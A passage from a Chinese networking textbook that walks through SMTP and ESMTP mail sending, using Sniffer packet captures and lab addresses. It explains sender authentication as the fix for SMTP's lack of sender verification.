221	服务功能已经关闭(与客户发送 QUIT 命令对应)

SMTP 发送电子邮件的通信过程与 TCP 连接的过程类似，分为三个阶段：建立连接、邮件传送、终止连接。SMTP 是应用层协议，TCP 是传输层的协议，SMTP 在传输层就是基于 TCP，因此，SMTP 建立连接一定有 TCP 三次握手。

SMTP 建立连接的过程，最先是建立 TCP 连接，使用 TCP 三次握手，服务器端是 25 号端口，客户端使用的是大于 1024 的随机端口。TCP 连接建立以后，对于 TCP 连接来说是数据通信阶段，对于邮件传递来说就是建立邮件连接的阶段。

如图 9-9 所示，首先服务器返回一个 220 响应，代表服务器 SMTP 服务准备就绪，这个响应报文里携带了邮件服务器类型以及邮件服务器支持的协议。客户机收到这个响应之后，会返回一个 HELO 命令，冒号后面的参数是客户机的名称。服务器收到这个命令之后，返回 250 响应，表示服务器成功地接收了这条命令。这时客户机和服务器之间传递的两条响应和一条命令就建立了邮件连接。

接下来，第二阶段是邮件传送阶段(见图 9-10)。客户机给服务器发送 MAIL FROM 命令，携带了客户机发信人的邮件地址通知给邮件服务器。服务器收到后，在自己保存的账户信息中，查找是否有 Mike 这个邮件账户。如果服务器上没有 Mike 这个邮件账户，就会返回一个提示出错的响应，通信结束。如果服务器有 Mike 这个邮件账户，服务器返回 250 响应，表示服务器成功地接收了客户机发来的 MAIL FROM 命令。然后，客户机发出第二条命令 RCPT TO，后面的参数指明了接收方的邮箱地址。如果邮件服务器上

存在 Peter 的账户，服务器返回 250 响应，表示邮件服务器成功地执行了这条 RCPT TO 命令。此时，邮件服务器已经得到了发送方的邮件地址和接收方的邮件地址，也就是邮件的信封内容。




图 9-9　邮件连接建立阶段　　图 9-10　邮件传送阶段

接下来，传递邮件报文部分。客户机给服务器发出 DATA 命令，通知服务器接下来要传递邮件报文部分。服务器收到 DATA 命令以后，返回 354 响应，通知客户机可以开始输入邮件报文。邮件报文包括首部和报文主体两部分。邮件报文首部包括发信人的账户名称、收信人的账户名称、传递邮件的日期、邮件主题等信息。邮件报文首部的后面就是邮件主体部分。

客户机的邮件报文传送完毕以后，客户机还要给服务器传送一个主体是一个点的报文，代表客户机发送的邮件报文传递完成。当服务器收到这个点的报文后，就会给客户机返回一个 250 响应，表示成功接收了这个邮件报文。

这是发送邮件的第二个阶段——邮件的传送阶段。

接下来是发送邮件的第三个阶段——邮件连接终止阶段（见图 9-11）。客户向服务器发送一个 QUIT 命令，服务器返回一个 221 响应，表示邮件服务器的服务功能关闭。这就是终止连接阶段。




图 9-11　邮件连接终止阶段

这样，发送邮件的三个阶段就完成了。然后后面还有释放 TCP 连接的四次挥手。实际上，邮件传送的三个阶段，就是 TCP 连接的第二

个阶段，数据传送的阶段。

下面使用 Sniffer 分析 SMTP 发送邮件的过程。在发送邮件的客户机，启动 Sniffer 开始监听，使用 Outlook 从 Mike 账户给 Peter 发送邮件，Sniffer 停止监听，查看捕捉到的报文。下面根据 Sniffer 捕捉到的报文分析发送邮件的三个阶段。

如图 9-12 所示，前三个报文是建立 TCP 连接的三次握手，发送邮件的主机作为客户机，邮件服务器作为服务器。客户机的端口是 1024 以上的随机端口，服务器的端口是 SMTP 的 25 端口。接下来的 TCP 连接数据传送阶段包含邮件传送的三个阶段，都是在这一对端口中完成的。

1	Mike	[192.168.111.3]	TCP: D=25 S=1106 SYN SEQ=3084437402 LEN=0 WIN=65535
2	[192.168.111.3]	Mike	TCP: D=1106 S=25 SYN ACK=3084437403 SEQ=2491782933 LEN=0 WIN=64240
3	Mike	[192.168.111.3]	TCP: D=25 S=1106 ACK=2491782934 WIN=65535

图 9-12　Sniffer 捕捉到的建立 TCP 连接三次握手的报文

在邮件传送的第一个阶段邮件连接建立阶段，由三个报文组成。首先，服务器返回一个 220 响应，表示服务器 SMTP 服务准备就绪。客户机收到 220 响应后，会返回一个 HELO 命令报文，冒号后面是客户机名称 Mike。然后，服务器给客户一个 250 响应，表示服务器成功地接收了这条命令。

4	[192.168.111.3]	Mike	SMTP: R PORT=1106 220 ESMTP <D2D7D3CAD3CABCFEB7FECEF1C6F7> 5.2.2004.02.18 SMT
5	Mike	[192.168.111.3]	SMTP: C PORT=1106 HELO Mike
6	[192.168.111.3]	Mike	SMTP: R PORT=1106 250 welcome here

图 9-13　Sniffer 捕捉到的邮件连接建立阶段的三个报文

接下来是邮件传送阶段，包括一系列报文（见图 9-14）。客户机给服务器发送 MAIL FROM 命令，携带了客户机发信方 Mike 的邮件地址。服务器收到后，返回 250 响应。然后，客户发出 RCPT TO 命令，指明了接收方 Peter 的邮箱地址。服务器还是返回 250 响应。这部分是邮件的信封，接下来传递邮件报文部分。客户机给服务器发出 DATA 命令，通知服务器将要传送邮件的正文部分。服务器收到 DATA 命令以后，返回 354 响应，通知客户机可以开始输入邮件，并且以"·"结束。接着，客户机传送邮件报文 Text Data，这里包含邮件的正文内容。然后，服务器发给客户机一个 TCP 的确认报文，确认刚才客户机发送的包含邮件内容的报文已经正确接收。接着，客户给服务器传送一个 Text Data 报文，这个报文的内容就是一个"·"（见图 9-15），代表邮件正文传递完成。服务器给客户机返回一个 250 响应。这就是邮件传送阶段的通信过程。

7	Mike	[192.168.111.3]	SMTP: C PORT=1106 MAIL FROM: <mike@ccpc.com>
8	[192.168.111.3]	Mike	SMTP: R PORT=1106 250 OK
9	Mike	[192.168.111.3]	SMTP: C PORT=1106 RCPT TO: <peter@ccpc.com>
10	[192.168.111.3]	Mike	SMTP: R PORT=1106 250 OK
11	Mike	[192.168.111.3]	SMTP: C PORT=1106 DATA
12	[192.168.111.3]	Mike	SMTP: R PORT=1106 354 send the mail data, end with .
13	Mike	[192.168.111.3]	SMTP: C PORT=1106 Text Data
14	[192.168.111.3]	Mike	TCP: D=1106 S=25 ACK=3084438693 WIN=62950
15	Mike	[192.168.111.3]	SMTP: C PORT=1106 Text Data
16	[192.168.111.3]	Mike	SMTP: R PORT=1106 250

图 9-14　Sniffer 捕捉到的邮件传送阶段的报文

展开包含邮件正文内容的 Text Data 报文，看它的 SMTP 层（见图 9-16），这里包含 Message-ID、发信人邮箱地址（From："Mike" ＜mike@ccpc. com＞）、收信人的邮箱地址（To：＜peter@ccpc. com＞）、邮件主题（Subject）、传递邮件的日期（Data）、MIME（通用

```
SMTP: ----- Simple Mail Transfer Protocol -----
    SMTP:
    SMTP: Line  1:
    SMTP: Line  2:  .
    SMTP:
```

图 9-15　Sniffer 捕捉到的只包含一个“.”的报文

因特网邮件扩充)版本(MIME-Version)、内容类型(Content-Type)、内容传送编码(Content-Transfer-Encoding)等的一些邮件信息。

```
SMTP: ----- Simple Mail Transfer Protocol -----
    SMTP:
    SMTP: Line  1:  Message-ID: <329D44D4ACA44B61BCBB308C5A9B73CB@Mike>
    SMTP: Line  2:  From: "Mike" <mike@ccpc.com>
    SMTP: Line  3:  To: <peter@ccpc.com>
    SMTP: Line  4:  Subject: Hello
    SMTP: Line  5:  Date: Tue, 21 Aug 2012 15:20:13 +0800
    SMTP: Line  6:  MIME-Version: 1.0
    SMTP: Line  7:  Content-Type: multipart/alternative;
    SMTP: Line  8:  <09>boundary="----=_NextPart_000_000F_01CD7FB0.763F1630"
    SMTP: Line  9:  X-Priority: 3
    SMTP: Line 10:  X-MSMail-Priority: Normal
    SMTP: Line 11:  X-Mailer: Microsoft Outlook Express 6.00.2900.5931
    SMTP: Line 12:  X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2900.6157
    SMTP: Line 13:
    SMTP: Line 14:  This is a multi-part message in MIME format.
    SMTP: Line 15:
    SMTP: Line 16:  ------=_NextPart_000_000F_01CD7FB0.763F1630
    SMTP: Line 17:  Content-Type: text/plain;
    SMTP: Line 18:  <09>charset="gb2312"
    SMTP: Line 19:  Content-Transfer-Encoding: base64
    SMTP: Line 20:
    SMTP: Line 21:  SGkhIFBldGVy
    SMTP: Line 22:
    SMTP: Line 23:  ------=_NextPart_000_000F_01CD7FB0.763F1630
```

图 9-16　Text Data 报文的 SMTP 层信息

对于任意的二进制文件一般都用 base64 编码,因此邮件的内容也使用 base64 编码。在 base64 编码类型的后面就是邮件的正文内容。由于使用了 base64 编码,邮件正文看上去是一串乱码,可以使用 CodeView 乱码查看器解析出真正的正文内容(见图 9-17)。



图 9-17　使用 CodeView 解析邮件正文内容

邮件传送的第三个阶段是邮件的终止连接阶段(见图 9-18)。客户向服务器发送一个 QUIT 命令,服务器返回一个 221 响应,表示 SMTP 服务功能关闭。到此,传递这封邮件的三个阶段就完毕了。接着后面还有释放 TCP 连接的四次挥手的过程(见图 9-19)。这样,整个发送邮件的通信过程就结束了。

从以上 Sniffer 捕捉到的发送邮件整个过程的报文,可以分析出 SMTP 的一个缺点,

17	Mike	[192.168.111.3]	SMTP: C PORT=1106 QUIT
18	[192.168.111.3]	Mike	SMTP: R PORT=1106 221 SMTP SERVICE CLOSED

图 9-18　Sniffer 捕捉到的终止邮件连接的两个报文

19	[192.168.111.3]	Mike	TCP: D=1106 S=25 FIN ACK=3084438704 SEQ=2491783096 LEN=0 WIN=62939
20	Mike	[192.168.111.3]	TCP: D=25 S=1106 ACK=2491783097 WIN=65373
21	Mike	[192.168.111.3]	TCP: D=25 S=1106 FIN ACK=2491783097 SEQ=3084438704 LEN=0 WIN=65373
22	[192.168.111.3]	Mike	TCP: D=1106 S=25 ACK=3084438705 WIN=62939

图 9-19　Sniffer 捕捉到的释放 TCP 连接四次挥手的报文

就是发信时不需传送邮件用户名和密码给邮件服务器确认，也就是邮件服务器对发信人的身份不验证，这样可能导致有人伪造发信人身份发邮件。例如，只要知道 Mike 的邮件地址，而不知道邮箱密码，使用 Outlook 利用 SMTP 同样可以以 Mike 的身份发邮件。收信方也能够收到这封冒充 Mike 发来的邮件。假如这份邮件含有病毒或木马，收信人就会认为是 Mike 发来的病毒或木马。

怎样对发信人进行身份验证呢？这就需要在建立邮件连接之后，进行发信人身份验证。由发信人提供用户名和密码让服务器进行确认，只有服务器正确确认后，才能接收邮件。发信时加了这种身份验证机制的 SMTP 称为 ESMTP。现在几乎所有的大型网站的邮箱（如 163、新浪、搜狐）都默认使用 ESMTP。

我们使用的邮件服务器软件易邮也接受 ESMTP（见图 9-20）。同时发送邮件的客户机 Outlook 配置的邮件账户也需要进行修改，设置“我的服务器要求身份验证”（见图 9-21），也就是发信时要求对发信人的身份验证。

单击“发送接收”，接收了刚才 Peter 发来的邮件。




图 9-20　配置易邮邮件服务器为支持 ESMTP

下面使用 Sniffer 分析 ESMTP 发送邮件的通信过程。Mike 发邮件给 Peter，启动 Sniffer 监听发件过程，捕捉客户机与服务器的通信报文（见图 9-22）。

对比这组 ESMTP 报文和 SMTP 报文。首先是 TCP 建立连接三次握手，接下来是建立邮件连接阶段的三个报文。服务器发出 220 响应，客户机返回 EHLO 命令报文，冒号后面是客户机名称 Mike。这里把 SMTP 下客户机的 HELO 命令改变成了 EHLO 命令，表示将要使用 ESMTP 进行发信人身份验证。接着，服务器给客户一个 250 响应，表



图 9-21　配置客户机的 Outlook 为“我的服务器要求身份验证”

```
1   [192.168.111.1] [192.168.111.3] TCP:  D=25 S=1249 SYN SEQ=1161440383 LEN=0 WIN=65535
2   [192.168.111.3] [192.168.111.1] TCP:  D=1249 S=25 SYN ACK=1161440384 SEQ=1604788464 LEN=0 WIN=64240
3   [192.168.111.1] [192.168.111.3] TCP:  D=25 S=1249     ACK=1604788465 WIN=65535
4   [192.168.111.3] [192.168.111.1] SMTP:  R PORT=1249   220 ESMTP <D2D7D3CAD3CABCFEB7FECEF1C6F7> 5.2.2004.02.18
5   [192.168.111.1] [192.168.111.3] SMTP:  C PORT=1249   EHLO Mike
6   [192.168.111.3] [192.168.111.1] SMTP:  R PORT=1249   250-AUTH=LOGIN
7   [192.168.111.1] [192.168.111.3] SMTP:  C PORT=1249   AUTH LOGIN
8   [192.168.111.3] [192.168.111.1] SMTP:  R PORT=1249   334 VXNlcm5hbWU6
9   [192.168.111.1] [192.168.111.3] SMTP:  C PORT=1249   Text Data
10  [192.168.111.3] [192.168.111.1] SMTP:  R PORT=1249   334 UGFzc3dvcmQ6
11  [192.168.111.1] [192.168.111.3] SMTP:  C PORT=1249   Text Data
12  [192.168.111.3] [192.168.111.1] SMTP:  R PORT=1249   235 OK
13  [192.168.111.1] [192.168.111.3] SMTP:  C PORT=1249   MAIL FROM: <mike@ccpc.com>
14  [192.168.111.3] [192.168.111.1] SMTP:  R PORT=1249   250 OK
15  [192.168.111.1] [192.168.111.3] SMTP:  C PORT=1249   RCPT TO: <peter@ccpc.com>
16  [192.168.111.3] [192.168.111.1] SMTP:  R PORT=1249   250 OK
17  [192.168.111.1] [192.168.111.3] SMTP:  C PORT=1249   DATA
18  [192.168.111.3] [192.168.111.1] SMTP:  R PORT=1249   354 send the mail data, end with .
19  [192.168.111.1] [192.168.111.3] SMTP:  C PORT=1249   Text Data
20  [192.168.111.3] [192.168.111.1] 专家: Ack Too Long
                                    TCP:  D=1249 S=25     ACK=1161441776 WIN=62848
21  [192.168.111.1] [192.168.111.3] SMTP:  C PORT=1249   Text Data
22  [192.168.111.3] [192.168.111.1] SMTP:  R PORT=1249   250
23  [192.168.111.1] [192.168.111.3] SMTP:  C PORT=1249   QUIT
24  [192.168.111.3] [192.168.111.1] SMTP:  R PORT=1249   221 SMTP SERVICE CLOSED
25  [192.168.111.3] [192.168.111.1] TCP:  D=1249 S=25 FIN ACK=1161441787 SEQ=1604788685 LEN=0 WIN=62837
26  [192.168.111.1] [192.168.111.3] TCP:  D=25 S=1249     ACK=1604788686 WIN=65315
27  [192.168.111.1] [192.168.111.3] TCP:  D=25 S=1249 FIN ACK=1604788686 SEQ=1161441787 LEN=0 WIN=65315
28  [192.168.111.3] [192.168.111.1] TCP:  D=1249 S=25     ACK=1161441788 WIN=62837
```

图 9-22　Sniffer 捕捉的 ESMTP 下发送邮件的通信过程

示请求的操作完成。

接下来的 6 个报文就是发件人身份验证报文。客户机发给服务器 AUTH LOGIN 命令，表示发信人身份验证开始。服务器返回 334 响应，要求客户机发送邮件用户名(VXN1cm5hbWU6 是 base64 编码过的“Username”)。接着，客户机把用户名 Mike 经过 base64 编码后发给服务器请求认证，在客户机发给服务器 Text data 报文(第 9 个报文)的 SMTP 层就是经过 base64 编码后的用户名 Mike。服务器返回 334 响应，表示用户名验证正确，请求密码验证(UGFzc3dvcmQ 是 base64 编码过的“Password”)。接着客户机把经过 base64 编码的密码发给服务器请求认证，在第 11 个报文(也是客户机发给服务器 Text data 报文)的 